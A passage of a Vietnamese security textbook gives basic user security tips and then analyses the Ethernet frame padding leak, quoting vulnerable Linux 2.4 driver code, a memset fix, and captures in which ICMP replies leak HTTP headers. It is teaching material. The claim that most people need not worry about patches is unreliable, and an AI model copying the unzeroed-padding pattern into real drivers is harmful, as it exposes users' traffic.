
Một trong những cách tốt nhất để cải thiện tình trạng an toàn cho máy tính của bạn là nâng cấp phiên bản mới nhất của hệ điều hành bạn đang sử dụng.

Phần mềm diệt virus (Anti-virus software)

Trừ khi bạn là chuyên gia kỹ thuật thì bạn mới có thể phát hiện ra virus đang ẩn bên trong các file, còn không bạn phải chạy các phần mềm diệt virus. Bạn cũng lên cập nhật các file dữ liệu nhận dạng (phát hiện) virus một cách thường xuyên. Các phần mềm diệt virus cũng là cách bảo vệ tốt cho phép chống lại hacker vì nó nhận ra phần lớn các file bị hack mà hacker cố gắng cài đặt nên máy tính của bạn

Chia sẻ file (File sharing)

Không thể tin được rằng nhiều máy tính trên Internet có các file chia sẻ được kích hoạt. Điều này là thông tin tuyệt vời cho các hacker vì nhiều máy tính khi kết nối Internet các file chia sẻ đã được kích hoạt cung cấp nội dung của nó một cách tự do ra bên ngoài. Có một vấn đề riêng đối với các máy tính được tạo ra trước năm 2000 là chúng thường có các file chia sẻ được kích hoạt một cách mặc định. Bạn có thể dễ dàng kiểm tra và thay đổi cácthiết lập này.

Scripting

Trừ khi bạn tạo VB Scripts bạn có thể vô hiệu hoá Script Hosting. Đây là điểm yếu đã bị khai thác

Firewall

Biện pháp an toàn tốt nhất khi kết nối Internet là cài đặt firewall để ngăn chặn hacker. Điều này gần như là cần thiết nếu bạn đang chạy ở trạng thái luôn luôn kết nối qua DSL hoặc dây cáp. Có thể sử dụng phiên bản ZoneAlarm2, nó chạy ở chế độ nền và kiểm tra bất kỳ chương trình nào cố gắng kết nối với Internet, kể cả bất kỳ file hacker nào trên máy tính của bạn. Nó cũng làm cho máy tính của bạn trong suốt (không nhìn thấy được) đối với kẻ xâm nhập trên Internet. Nếu máy của bạn đang hoạt động ở chế độ đơn lẻ thông thường, mỗi lần bạn cài đặt ZoneAlam2 nó sẽ thay đổi thiết lập an toàn trên Internet từ mức trung bình lên mức cao

Các miếng vá (Patches)

Nếu bạn đang tìm kiếm kết quả an toàn cao hơn, bạn sẽ cần áp dụng các miếng vá, đó là các phần mềm nhỏ thêm vào phần mềm đã được thiết kế để đối phó với các lỗ hổng bảo mật nhất định và với những vấn đề khác đối với máy tính.

Trong thực tế phần lớn mọi người không phải lo lắng về các miếng vá trừ khi họ cần thêm sự an toàn vì các lý do nghề nghiệp

Dưới đây là 9 điều người dùng có thể thực hiện để cải thiện sự an toàn khi kết nối Internet

1. Không mở các file đính kèm email trừ khi bạn đang chờ đợi chúng
2. Kiểm tra khoá móc đã được đóng (closed padlock) hoặc biểu tượng khoá trên trình duyệt window khi vào các chi tiết trong thẻ tín dụng của bạn và các thông tin cá nhân khác trên Web site
3. Chỉ download những phần mềm từ những sites bạn tin tưởng
4. Thừa nhận tất cả các thư của bạn đã được người khác đọc

5. Sử dụng các phần mềm diệt virus và lưu trữ file dữ liệu nhận dạng virus để cập nhật
6. Sử dụng phiên bản mới nhất của hệ điều hành và trình duyệt web
7. Sử dụng mật khẩu tốt, không phải là tên hoặc những từ mà bạn tìm thấy trong từ điển
8. Không lưu trữ mật khẩu quan trọng trên máy của bạn hoặc ở trong trình lưu trữ mật khẩu
9. Cài đặt firewall. Chúng không phức tạp và rắc rối như bạn nghĩ

3.3 Ethernet frame padding information leakage- Một ví dụ điển hình về lỗ hổng có nguyên nhân từ người lập trình

Như trên đã trình bày, phần lớn các lỗ hổng bảo mật có nguồn gốc từ hệ điều hành hoặc từ các ứng dụng. Điều này là do lỗi của người lập trình trong quá trình xây dựng phần mềm. Trong phần này chúng ta sẽ xem xét cụ thể một trường hợp như thế đó là "sự dò dỉ thông tin padding của các Ethernet Frame" (Ethernet frame padding information leakage).

Rất nhiều driver cho thiết bị card mạng Ethernet có sai sót trong việc kiểm soát quá trình padding trong frame, cho phép kẻ tấn công quan sát được tất cả các gói tin đã được chuyển đi trước đó hay các phần bộ nhớ trong kernel. Yếu điểm này là kết quả của sự sai sót trong qúa trình thực hiện yêu cầu của RFC và do các kỹ năng lập trình còn nghèo nàn. Kết quả là sẽ sinh ra rất nhiều lỗi khác phát sinh từ sự dò dỉ thông tin này. Điều này được chứng tỏ qua các đoạn mã và các gói chặn bắt được.

Các chuẩn Ethernet đưa ra các giới hạn nghiêm ngặt về cỡ của các encapsulated packet, cho nên các packet nhỏ phải được padding cho đủ cỡ tối thiểu. Rất nhiều các trình điều khiển thiết bị có ảnh hưởng đến việc gây ra sai sót trong quá trình padding các gói nhỏ. Chúng lấy dữ liệu còn sót lại trong các buffer để padding chứ không khởi tạo các giá trị đó về 0 như RFC đã yêu cầu. Vị trí của các buffer chứa frame sẽ quyết định đến nội dung của các byte padding.

Trước hết chúng ta sẽ xem xét một số vấn đề cơ bản về Ethernet.

Ethernet Frame.

Ethernet là một giao thức ở tầng datalink sử dụng để truyền các giao thức ở tầng cao hơn giữa các máy tính với nhau. Việc truyền dữ liệu qua Ethernet được hình thành bởi luồng bit rời rạc, được gọi là các frame. Các frame này tuân thủ 1 trong 2 định dạng được xác định trong chuẩn IEEE 802.3. Các định dạng

này cho phép một hệ thống thu có thể biến đổi chính xác một luồng bit từ Ethernet thành dữ liệu có thể hiểu được được tổ chức thành các section gọi là các trường (field). Các trường này cung cấp một số cơ chế chống mất mát dữ liệu, chứa thông tin về nguồn và đích của frame, chứa dữ liệu đã được tóm lược (encapsulated data) và cung cấp một số thông tin quan trọng khác.

Trường data là 1 buffer có độ dài thay đổi, nó chứa các encapsulated packet từ tầng trên được frame truyền đi qua Ethernet. Các qui định trong các chuẩn Ethernet giới hạn cỡ nhỏ nhất của trường này là 46 byte và cỡ lớn nhất là 1500 byte. Nếu dữ liệu giao thức ở tầng trên có cỡ nhỏ hơn giá trị tối thiểu thì nó phải được padding cho đủ.

Giao tiếp giữa TCP/IP với các Ethernet frame.

Việc encapsulation các gói IP để truyền trên các mạng Ethernet được định nghĩa trong hai RFC: 894 và 1042, định nghĩa quá trình encapsulate các gói IP cho các mạng IEEE 802.3. Cả hai RFC đều cung cấp các hướng dẫn về cách các gói IP nhỏ hơn giá trị tối thiểu được padding như thế nào (bằng các octet là 0) cho đủ cỡ tối thiểu của một Ethernet frame. Việc padding này không phải là thành phần của gói IP và cũng không được tính trong trường Total length của IP header, đơn giản nó chỉ là thành phần của tầng datalink.

Sự không rõ ràng trong các RFC làm cho người ta không rõ là ai chịu trách nhiệm để padding các Ethernet frame; như vậy, nó là độc lập trong quá trình thực hiện. Rất nhiều hệ thống thực hiện việc padding ở các vị trí khác nhau như ở phần cứng card mạng (“padding tự động”), bằng phần mềm driver thiết bị và thậm chí ở một stack riêng biệt ở tầng 2. Người ta nhận thấy rất nhiều quá trình thực hiện chức năng padding bằng các driver thiết bị.

Dưới đây chúng ta sẽ xem xét những yếu điểm phát hiện trong quá trình padding các Ethernet frame.

Phần này sẽ nghiên cứu về các lỗi lập trình thông qua debug. Những ảnh hưởng phát sinh từ lỗi này sẽ được phân tích thông qua các đoạn mã và các gói bắt được từ các driver gây lỗi. Trước khi đi sâu nghiên cứu các mã driver thiết bị phức tạp, ta nghiên cứu một ví dụ về tìm lỗi để làm rõ những lỗi lập trình cơ bản.

Về măt lý thuyết

Ví dụ sau đây đưa ra những lỗi lập trình cơ bản gây ra sự dò dỉ thông tin.

```
01 void xmit_frame(char *frame_buf, int frame_len)
02 {
03 int length;
04
05
06 if (frame_len < MIN_FRAME_SZ)
07 length = MIN_FRAME_SZ;
08 else
```

```
09 length = frame_len;
10
11 copy_to_tx_buf(frame_buf, length);
12
13 return;
14 }
```

Hàm xmit_frame() bao gồm hai tham số, tham số thứ nhất là buffer chứa frame phát đi, tham số thứ hai chứa độ dài của frame trong buffer. Đoạn mã này thực hiện kiểm tra xem frame có đủ độ dài tối thiểu không (dòng 06). Nếu nó nhỏ hơn độ dài tối thiểu thì khi đó biến length được khởi tạo một giá trị mới bằng độ dài tối thiểu (dòng 07), nếu không thì length được gán bằng giá trị thực tế của frame từ frame_len(dòng 09). Giá trị của length được sử dụng để copy frame từ frame buffer sang transmit buffer trên thiết bị mạng (dòng 11). Tại đây, các frame chưa đủ cỡ tối thiểu sẽ được padding, từ frame_len thành length, với nộ dung còn sót lại trong buffer. Chính nội dung còn sót lại này là nguồn thông tin bị dò dỉ.

Để sửa đoạn mã này, đơn giản ta chỉ thêm 1 dòng để xoá hết các byte padding. Ví dụ:

```
...
06 if (frame_len < MIN_FRAME_SZ) {
07 length = MIN_FRAME_SZ;
08 memset(frame_buf + frame_len, 0, length - frame_len);
09 } else
...
```

Đoạn mã này làm rõ những lỗi lập trình cho mọi người, kể cả những người không phải là lập trình viên. Nhưng dường như rất nhiều các driver thiết bị vẫn còn chứa những đoạn mã có lỗi tương tự.

Các byte padding có thể được chèn vào:

- Kernel buffer động.
- Kernel buffer tĩnh.
- Buffer phát của thiết bị phần cứng.

Sau đây chúng ta sẽ nghiên cứu kỹ hơn từng loại trên.

Chú ý một điều rằng trong các đoạn mã ví dụ sau đây, chỉ có những dòng liên quan là được đánh số, và cho dù vẫn coi ETH_ZLEN là cỡ tối thiểu của Ethernet frame thì giá trị thực tế của nó là độc lập trong quá trình thực hiện. Các thiết bị khác nhau cung cấp các dịch vụ khác nhau đối với các frame đi ra và các driver tương ứng của chúng cũng vậy.

Kernel buffer động

Các Ethernet frame được xây dựng dựa trên các encapsulated packet của các giao thức ở tầng trên. Các packet này được xây dựng bởi TCP/IP stack trong kernel và được đưa vào các buffer bố trí cho mục đích này.

Dưới đây là một ví dụ lấy từ Linux kernel 2.4.18, sử dụng một buffer cho một packet. Buffer này được bố trí động trong bộ nhớ của kernel khi được yêu cầu và do đó, nếu không được khởi tạo, nó sẽ chứa dữ liệu còn sót lại từ kernel memory pool.

Đoạn mã Driver

```
/usr/src/linux/drivers/net/atp.c
/* atp.c is a Linux device driver for Ethernet adapters based on the RealTek RTL8002 and
RTL8012 chipsets*/

static int atp_send_packet(struct sk_buff *skb, struct net_device *dev)
{

struct net_local *lp = (struct net_local *)dev->priv;
long ioaddr = dev->base_addr;
int length;
long flags;

01 length = ETH_ZLEN < skb->len ? skb->len : ETH_ZLEN;
netif_stop_queue(dev);

/* Disable interrupts by writing 0x00 to the Interrupt Mask Register.
This sequence must not be interrupted by an incoming packet. */

spin_lock_irqsave(&lp->lock, flags);
write_reg(ioaddr, IMR, 0);
write_reg_high(ioaddr, IMR, 0);
spin_unlock_irqrestore(&lp->lock, flags);

02 write_packet(ioaddr, length, skb->data,
       dev->if_port);

lp->pac_cnt_in_tx_buf++;
if (lp->tx_unit_busy == 0) {
trigger_send(ioaddr, length);
lp->saved_tx_size = 0; /* Redundant */
lp->re_tx = 0;
lp->tx_unit_busy = 1;
} else
lp->saved_tx_size = length;

/* Re-enable the LPT interrupts. */

write_reg(ioaddr, IMR, ISR_RxOK | ISR_TxErr | ISR_TxOK);
write_reg_high(ioaddr, IMR, ISRh_RxErr);
dev->trans_start = jiffies;
dev_kfree_skb (skb);
return 0;
}
```

Cấu trúc skb chứa một con trỏ tới buffer xây dựng frame là skb->data, và cỡ của frame và cỡ của frame trong buffer là skb->len. Mã ở dòng 01 sử dụng

một cấu trúc ngôn ngữ C để khởi tạo biến length nếu skb->len lớn hơn ETH_ZLEN thì length nhận giá trị là skb->len trong trường hợp ngược lại length sẽ nhận giá trị bằng ETH_ZLEN. Do đó, nếu độ dài của frame nhỏ hơn độ dài tối thiểu của chuẩn Ethernet (ETH_ZLEN) thì nó sẽ được padding cho bằng giá trị tối thiểu đó. Giá trị độ dài khi đó được sử dụng trong quá trình copy frame từ buffer skb->data ra thiết bị phần cứng (dòng 02).

Phân tích các gói bắt được

Những gói bắt được dưới đây cho thấy nội dung của các byte padding thay đổi như thế nào khi các phần bộ nhớ khác nhau được sử dụng để xây dựng các ICMP echo packets.

```
14:18:48.146095 10.50.1.60 > 10.50.1.53: icmp: echo
request (DF) (ttl
64, id 0, len 29)
        4500 001d 0000 4000 4001 240c 0a32 013c
        0a32 0135 0800 83f9 5206 2200 00
14:18:48.146393 10.50.1.53 > 10.50.1.60: icmp: echo reply
(ttl 255,
id 3747, len 29)
        4500 001d 0ea3 0000 ff01 9668 0a32 0135
        0a32 013c 0000 8bf9 5206 2200 0059 0100
        6c02 0000 c006 0000 0600 0000 0010
14:18:49.146095 10.50.1.60 > 10.50.1.53: icmp: echo
request (DF) (ttl
64, id 0, len 29)
        4500 001d 0000 4000 4001 240c 0a32 013c
        0a32 0135 0800 82f9 5206 2300 00
14:18:49.146387 10.50.1.53 > 10.50.1.60: icmp: echo reply
(ttl 255,
id 3749, len 29)
        4500 001d 0ea5 0000 ff01 9666 0a32 0135
        0a32 013c 0000 8af9 5206 2300 0000 4003
        2300 4003 f101 1200 ed01 feff 0000
14:18:50.146093 10.50.1.60 > 10.50.1.53: icmp: echo
request (DF) (ttl
64, id 0, len 29)
        4500 001d 0000 4000 4001 240c 0a32 013c
        0a32 0135 0800 81f9 5206 2400 00
14:18:50.146396 10.50.1.53 > 10.50.1.60: icmp: echo reply
(ttl 255,
id 3751, len 29)
        4500 001d 0ea7 0000 ff01 9664 0a32 0135
        0a32 013c 0000 89f9 5206 2400 0000 8002
        1700 e002 1700 4003 9101 c001 0600
```

Kernel buffer tĩnh

Một số driver thiết bị copy các frame vào các bộ đệm trong (internal buffer) sử dụng để gửi chúng tới card mạng. Lý do làm như vậy lại tuỳ thuộc vào từng loại card. Đoạn mã sau đây được lấy từ Linux kernel 2.4, nó sử dụng một

alignment buffer để đảm bảo rằng địa chỉ của frame có thể sắp xếp được bởi phần cứng của card mạng. Card RealTek 8139 chipset đòi hỏi địa chỉ của buffer phải được sắp xếp trong khuôn khổ 1 từ 32 bit. Bởi vì alignment buffer này không được làm sạch giữa các quá trình sử dụng, nên nội dung của các phần trước sẽ vô tình bị sử dụng làm các byte padding.

Đoạn mã Driver.

```
ftp://www.scyld.com/pub/network/test/rtl8139.c
/* rtl8139.c is a Linux device driver for the RealTek 129/8139 chipsets.*/

static int
rtl8129_start_xmit(struct sk_buff *skb, struct net_device *dev)
{
struct rtl8129_private *tp = (struct rtl8129_private *)dev->priv;
long ioaddr = dev->base_addr;
int entry;
if (netif_pause_tx_queue(dev) != 0) {

/* This watchdog code is redundant with the media monitor timer.
*/

if (jiffies - dev->trans_start > TX_TIMEOUT)
rtl8129_tx_timeout(dev);
return 1;
}

/* Calculate the next Tx descriptor entry. */

entry = tp->cur_tx % NUM_TX_DESC;
tp->tx_skbuff[entry] = skb;
01 if ((long)skb->data & 3) {

/* Must use alignment buffer. */

02 memcpy(tp->tx_buf[entry], skb->data, skb->len);
03 outl(virt_to_bus(tp->tx_buf[entry]), ioaddr + TxAddr0 + entry*4);
04 } else
05 outl(virt_to_bus(skb->data), ioaddr + TxAddr0 + entry*4);

/* Note: the chip doesn't have auto-pad! */

06 outl(tp->tx_flag | (skb->len >= ETH_ZLEN ? skb->len : ETH_ZLEN),
ioaddr + TxStatus0 + entry*4);


/* There is a race condition here -- we might read dirty_tx, take an interrupt that
clears the Tx queue, and only then set tx_full.So we do this in two phases. */


if (++tp->cur_tx - tp->dirty_tx >= NUM_TX_DESC) {
       set_bit(0, &tp->tx_full);
       if (tp->cur_tx - (volatile unsigned int)tp->dirty_tx <
       NUM_TX_DESC) {
         clear_bit(0, &tp->tx_full);
         netif_unpause_tx_queue(dev);
       } else
       netif_stop_tx_queue(dev);
} else
netif_unpause_tx_queue(dev);
dev->trans_start = jiffies;
if (tp->msg_level & NETIF_MSG_TX_QUEUED)
printk(KERN_DEBUG"%s: Queued Tx packet at %p size %d to slot
%d.\n",dev->name, skb->data, (int)skb->len, entry);
return 0;
}
```

Đoạn mã này giống với đoạn mã trên, chỉ khác trong việc kiểm tra xem buffer chứa frame đã được sắp xếp hay chưa. Nếu địa chỉ của buffer chưa được

sắp xếp trong khuôn khổ 4 byte (dòng 01) thì frame sẽ được copy sang một buffer được duy trì bởi driver thiết bị đã được sắp xếp (dòng 02). Địa chỉ của buffer đã được sắp xếp (của driver (dòng 03) hay buffer gốc(dòng 05)) được chuyển tới card mạng. Card này sẽ được thông báo địa chỉ của buffer chứa frame và độ dài của frame ở dòng 06. Giá trị lớn hơn trong hai giá trị ETH_ZLEN và skb->len sẽ được chuyển tới card như là cỡ của frame phát đi (dòng 06).

Các byte padding luôn chứa nội dung của các packet trước đó và do đó sẽ làm dò dỉ dữ liệu nhạy cảm.

Phân tích các frame bắt được.

Ví dụ dưới đây được lấy ra từ Linux kernel 2.4 với card mạng PCMCIA sử dụng driver xirc2ps_cs.c.

Những dòng tcpdump cho thấy rất rõ vấn đề dò dỉ thông tin. Thông tin bị dò dỉ là luồng thông tin dựa trên giao thức http.

```
14:49:09.306008 192.168.222.11 > 192.168.222.25: icmp:
echo reply (DF) (ttl 128, id 577, len 28)
0x0000 4500 001c 0241 4000 8001 bb29 c0a8 de0b
E....A@....)....
0x0010 c0a8 de19 0000 48f9 b406 0300 0400 0000
......H.........
0x0020 0004 0650 5542 4c49 4303 4e4c 5307 ...PUBLIC.NLS.
14:50:46.313706 192.168.222.11 > 192.168.222.25: icmp:
echo reply (DF) (ttl 128, id 854, len 28)
0x0000 4500 001c 0356 4000 8001 ba14 c0a8 de0b
E....V@.........
0x0010 c0a8 de19 0000 e7f8 b406 6400 4b43 4c41
..........d.KCLA
0x0020 4e47 2e44 4c4c 3c00 0090 2787 ce24 NG.DLL<...'..$
14:51:02.315077 192.168.222.11 > 192.168.222.25: icmp:
echo reply (DF) (ttl 128, id 870, len 28)
0x0000 4500 001c 0366 4000 8001 ba04 c0a8 de0b
E....f@.........
0x0010 c0a8 de19 0000 d7f8 b406 7400 7468 656d
..........t.them
0x0020 652e 646c 6c3c 0000 9027 87ce 2400 e.dll<...'..$.
14:51:11.315842 192.168.222.11 > 192.168.222.25: icmp:
echo reply (DF) (ttl 128, id 895, len 28)
0x0000 4500 001c 037f 4000 8001 b9eb c0a8 de0b
E.....@.........
0x0010 c0a8 de19 0000 cef8 b406 7d00 743a 204d
..........}.t:.M
0x0020 6f7a 696c 6c61 2f35 2e30 2028 5769 ozilla/5.0.(Wi
14:51:50.318904 192.168.222.11 > 192.168.222.25: icmp:
echo reply (DF) (ttl 128, id 1435, len 28)
0x0000 4500 001c 059b 4000 8001 b7cf c0a8 de0b
E.....@.........
0x0010 c0a8 de19 0000 a7f8 b406 a400 6b65 6570
............keep
0x0020 2d61 6c69 7665 0d0a 436f 6f6b 6965 -alive..Cookie
```

14:51:51.319076 192.168.222.11 > 192.168.222.25: icmp:
echo reply (DF) (ttl 128, id 1436, len 28)
0x0000 4500 001c 059c 4000 8001 b7ce c0a8 de0b
E.....@.........
0x0010 c0a8 de19 0000 a6f8 b406 a500 **434f 500d**
.............**COP.**
0x0020 **0a52 6566 6572 6572 3a20 6874 7470** **.Referer:.http**
14:52:03.320000 192.168.222.11 > 192.168.222.25: icmp:
echo reply (DF) (ttl 128, id 1449, len 28)
0x0000 4500 001c 05a9 4000 8001 b7c1 c0a8 de0b
E.....@.........
0x0010 c0a8 de19 0000 9af8 b406 b100 **2057 696e**
.............**Win**
0x0020 **646f 7773 204e 5420 352e 303b 2065** **dows.NT.5.0;.e**
14:52:04.320125 192.168.222.11 > 192.168.222.25: icmp:
echo reply (DF) (ttl 128, id 1450, len 28)
0x0000 4500 001c 05aa 4000 8001 b7c0 c0a8 de0b
E.....@.........
0x0010 c0a8 de19 0000 99f8 b406 b200 **2f78 6d6c**
.............**/xml**
0x0020 **2c61 7070 6c69 6361 7469 6f6e 2f78** **,application/x**
14:52:05.320151 192.168.222.11 > 192.168.222.25: icmp:
echo reply (DF) (ttl 128, id 1451, len 28)
0x0000 4500 001c 05ab 4000 8001 b7bf c0a8 de0b
E.....@.........
0x0010 c0a8 de19 0000 98f8 b406 b300 **742f 706c**
.............**t/pl**
0x0020 **6169 6e3b 713d 302e 382c 7669 6465** **ain;q=0.8,vide**
14:52:06.320274 192.168.222.11 > 192.168.222.25: icmp:
echo reply (DF) (ttl 128, id 1452, len 28)
0x0000 4500 001c 05ac 4000 8001 b7be c0a8 de0b
E.....@.........
0x0010 c0a8 de19 0000 97f8 b406 b400 **2c74 6578**
.............**,tex**
0x0020 **742f 6373 732c 2a2f 2a3b 713d 302e** **t/css,*/*;q=0.**
14:52:07.320319 192.168.222.11 > 192.168.222.25: icmp:
echo reply (DF) (ttl 128, id 1453, len 28)
0x0000 4500 001c 05ad 4000 8001 b7bd c0a8 de0b
E.....@.........
0x0010 c0a8 de19 0000 96f8 b406 b500 **677a 6970**
.............**gzip**
0x0020 **2c20 6465 666c 6174 652c 2063 6f6d** **,.deflate,.com**
14:52:08.320393 192.168.222.11 > 192.168.222.25: icmp:
echo reply (DF) (ttl 128, id 1455, len 28)
0x0000 4500 001c 05af 4000 8001 b7bb c0a8 de0b
E.....@.........
0x0010 c0a8 de19 0000 95f8 b406 b600 **436f 6f6b**
.............**Cook**
0x0020 **6965 3a20 4153 5053 4553 5349 4f4e** **ie:.ASPSESSION**
14:52:09.320478 192.168.222.11 > 192.168.222.25: icmp:
echo reply (DF) (ttl 128, id 1456, len 28)
0x0000 4500 001c 05b0 4000 8001 b7ba c0a8 de0b
E.....@.........
0x0010 c0a8 de19 0000 94f8 b406 b700 **3a20 6874**
.............**:.ht**

Buffer phát của thiết bị phần cứng.

Một số driver thiết bị có một biến thể rất nguy hiểm của yếu điểm này, đó là chúng thông báo cho card mạng không chính xác số byte mà chúng đưa vào buffer phát của thiết bị phần cứng. Khi điều này xảy ra, thì các byte padding được cung cấp bởi nội dung của các frame trước đó sẽ chiếm lấy các khoảng trống còn lại đó. Driver axnet_cs.c của Linux 2.4 đã cho thấy rất rõ điều này. Đoạn mã đó thông báo không chính xác cho thiết bị là một số tối thiểu các byte đã được copy sang Tx buffer, trong thực tế là độ dài của frame là tất cả những gì đã được cung cấp, card sẽ phát đi frame có độ dài mà nó đã được thông báo, và do đó sẽ gửi đi các byte từ Tx buffer dưới dạng các byte padding.

Đoạn mã Driver.

```
/usr/src/linux/drivers/net/pcmcia/axnet_cs.c

/*axnet_cs.c is a Linux device driver for PCMCIA Ethernet cards based on the Asix88190
chipset.*/

static int ei_start_xmit(struct sk_buff *skb, struct net_device *dev)
{
long e8390_base = dev->base_addr;
struct ei_device *ei_local = (struct ei_device *) dev->priv;
int length, send_length, output_page;
unsigned long flags;
netif_stop_queue(dev);
01 length = skb->len;

/* Mask interrupts from the ethercard.SMP: We have to grab the lock here otherwise the
IRQ handler on another CPU can flip window and race the IRQ mask set. We end up trashing
the mcast filter not disabling irqs if we dont lock
*/

spin_lock_irqsave(&ei_local->page_lock, flags);
outb_p(0x00, e8390_base + EN0_IMR);
spin_unlock_irqrestore(&ei_local->page_lock, flags);

/*
* Slow phase with lock held.
*/

disable_irq_nosync(dev->irq);
spin_lock(&ei_local->page_lock);
ei_local->irqlock = 1;
02 send_length = ETH_ZLEN < length ? length : ETH_ZLEN;

/*
* We have two Tx slots available for use. Find the first free
* slot, and then perform some sanity checks. With two Tx bufs,
* you get very close to transmitting back-to-back packets. With
* only one Tx buf, the transmitter sits idle while you reload the
* card, leaving a substantial gap between each transmitted packet.
*/

if (ei_local->tx1 == 0)
{
       output_page = ei_local->tx_start_page;
03     ei_local->tx1 = send_length;
       if (ei_debug && ei_local->tx2 > 0)
         printk(KERN_DEBUG "%s: idle transmitter tx2=%d,
         lasttx=%d, txing=%d.\n",
         dev->name, ei_local->tx2, ei_local->lasttx, ei_local-
         >txing);
       }
       else if (ei_local->tx2 == 0)
       {
```

```
       output_page = ei_local->tx_start_page + TX_1X_PAGES;
04      ei_local->tx2 = send_length;
        if (ei_debug && ei_local->tx1 > 0)
          printk(KERN_DEBUG "%s: idle transmitter, tx1=%d,
              lasttx=%d, txing=%d.\n",
              dev->name, ei_local->tx1, ei_local->lasttx,
               ei_local->txing);
}
else
{
 /* We should never get here. */

       if (ei_debug)
         printk(KERN_DEBUG "%s: No Tx buffers free! tx1=%d
tx2=%d last=%d\n",dev->name, ei_local->tx1,
ei_local->tx2,ei_local->lasttx);
       ei_local->irqlock = 0;
       netif_stop_queue(dev);
       outb_p(ENISR_ALL, e8390_base + EN0_IMR);
       spin_unlock(&ei_local->page_lock);
       enable_irq(dev->irq);
       ei_local->stat.tx_errors++;
return 1;
}

/*
Okay, now upload the packet and trigger a send if the transmitter isn't already sending.
If it is busy, the interrupt handler will trigger the send later, upon receiving a Tx
done interrupt.
*/

05 ei_block_output(dev, length, skb->data, output_page);
if (! ei_local->txing)
{
       ei_local->txing = 1;
       NS8390_trigger_send(dev, send_length, output_page);
dev->trans_start = jiffies;
       if (output_page == ei_local->tx_start_page)
       {
         ei_local->tx1 = -1;
          ei_local->lasttx = -1;
       }
else
{
       ei_local->tx2 = -1;
       ei_local->lasttx = -2;
}
}
else ei_local->txqueue++;
if (ei_local->tx1 && ei_local->tx2)
netif_stop_queue(dev);
else
netif_start_queue(dev);

/* Turn 8390 interrupts back on. */

ei_local->irqlock = 0;
outb_p(ENISR_ALL, e8390_base + EN0_IMR);
spin_unlock(&ei_local->page_lock);
enable_irq(dev->irq);
dev_kfree_skb (skb);
ei_local->stat.tx_bytes += send_length;
return 0;
}
```

Biến length được gán độ dài thực tế của gói (dòng 01). Giá trị của biến length được so sánh với độ dài tối thiểu của frame, và giá trị lớn hơn sẽ được gán cho biến send_length (dòng 02). Thiết bị sẽ được thông báo độ dài của frame trong dòng 03 hoặc dòng 04 tuỳ thuộc vào buffer nào trong hai Tx buffer còn trống. Tuy nhiên, ở dòng 05, độ dài thực của packet được sử dụng để copy frame tới thiết bị. Các padding byte sẽ luôn chứa dữ liệu từ các frame trước được phát đi bởi thiết bị. Đây là một nhược điểm rất nguy hiểm bởi dữ liệu chứa trong các byte padding luôn là một trong các gói được phát đi gần đây nhất.

Phân tích các frame bắt được.

Ví dụ này được lấy ra từ Linux kernel 2.4 với card mạng PCMCIA dùng driver axnet_cs.c.

Các dòng tcpdump cho thấy rất rõ vấn đề dò dỉ thông tin.

```
14:18:48.146095 10.50.1.60 > 10.50.1.53: icmp: echo request (DF) (ttl64, id 0, len 29)
          4500 001d 0000 4000 4001 240c 0a32 013c
          0a32 0135 0800 83f9 5206 2200 00
14:18:48.146393 10.50.1.53 > 10.50.1.60: icmp: echo reply (ttl 255,id 3747, len 29)
          4500 001d 0ea3 0000 ff01 9668 0a32 0135
          0a32 013c 0000 8bf9 5206 2200 0059 0100
          6c02 0000 c006 0000 0600 0000 0010
14:18:49.146095 10.50.1.60 > 10.50.1.53: icmp: echo request (DF) (ttl64, id 0, len 29)
          4500 001d 0000 4000 4001 240c 0a32 013c
          0a32 0135 0800 82f9 5206 2300 00
14:18:49.146387 10.50.1.53 > 10.50.1.60: icmp: echo reply (ttl 255,id 3749, len 29)
          4500 001d 0ea5 0000 ff01 9666 0a32 0135
          0a32 013c 0000 8af9 5206 2300 0000 4003
          2300 4003 f101 1200 ed01 feff 0000
14:18:50.146093 10.50.1.60 > 10.50.1.53: icmp: echo request (DF) (ttl64, id 0, len 29)
          4500 001d 0000 4000 4001 240c 0a32 013c
          0a32 0135 0800 81f9 5206 2400 00
14:18:50.146396 10.50.1.53 > 10.50.1.60: icmp: echo reply (ttl 255, id 3751, len 29)
          4500 001d 0ea7 0000 ff01 9664 0a32 0135
          0a32 013c 0000 89f9 5206 2400 0000 8002
          1700 e002 1700 4003 9101 c001 0600
```

Trên đây chúng ta đã trình bày và xem xét kỹ lưỡng một lỗi trong quá trình thực hiện padding các Ethernet frame. Điểm yếu này ảnh hưởng đến rất nhiều hệ thống và người ta tin rằng nó còn ảnh hưởng nhiều hơn nữa. Qua sự phân tích ở trên chúng ta có thể thấy chỉ cần một sơ xuất rất nhỏ của người lập trình cũng tạo ra một lỗ hổng rất nguy hiểm giúp cho kẻ tấn công lợi dụng để tấn công vào hệ thống. Để xây dựng được các chương trình thực sự an toàn, thực sự mạnh, không chứa các lỗ hổng an toàn ngoài việc lưu ý các trường hợp dễ dẫn đến lỗ hổng như đã trình bày ở phần 3.1, người lập trình cần tuân thủ theo các nguyên lý xây dựng các chương trình an toàn như ở dưới đây:

1. Không thừa nhận rằng các dữ liệu vào là hợp lệ. Ví dụ một đối số cần một số nguyên từ 2-7, hãy kiểm lại điều đó. Nếu một đối số cần một xâu ký tự không rỗng mà độ dài không vượt quá 13, hãy kiểm lại điều đó. Kiểm tra dữ liệu vào tương tác để chắc chắn rằng nó chỉ chứa các ký tự "tốt" ("good" characters).

Xem xét cách dữ liệu vào được phân tích khi chúng được thay thế. Kiểm tra các đối số qua các biến môi trường.

2. Kiểm tra tất cả các tham số của lời gọi hệ thống và mã trả về của các lời gọi hệ thống. Các lời gọi hệ thống cần kiểm lại các đối số của chúng, nhưng phần lớn các lời gọi của hệ điều hành không thực hiện điều này nên bạn phải thực hiện nó. Tất cả các lời gọi hệ thống trả về kết quả nếu thực hiện thành công hoặc trả về mã lỗi nếu gặp lỗi. Tuy nhiên chỉ một vài chương trình thực hiện việc kiểm các mã kết quả trả về này
3. Tràn bộ đệm: Chắc chắn rằng tất cả các bộ đệm (mảng của các mục chọn-arrays of items-, thường là các ký tự) đã được giới hạn. Thực hiện kiểm tra giới hạn của tất cả các biến trước khi nội dung của nó được copy đến bộ đệm cục bộ. Tránh các thủ tục lỗi để kiểm tra ranh giới bộ đệm khi thao tác với các xâu nói riêng: sprintf(), fscanf(), scanf(), vsprintf(), realpath(), getopt(), getpass(), streadd(), strecpy(), strtrns(), gets(), strcpy(), and strcat()
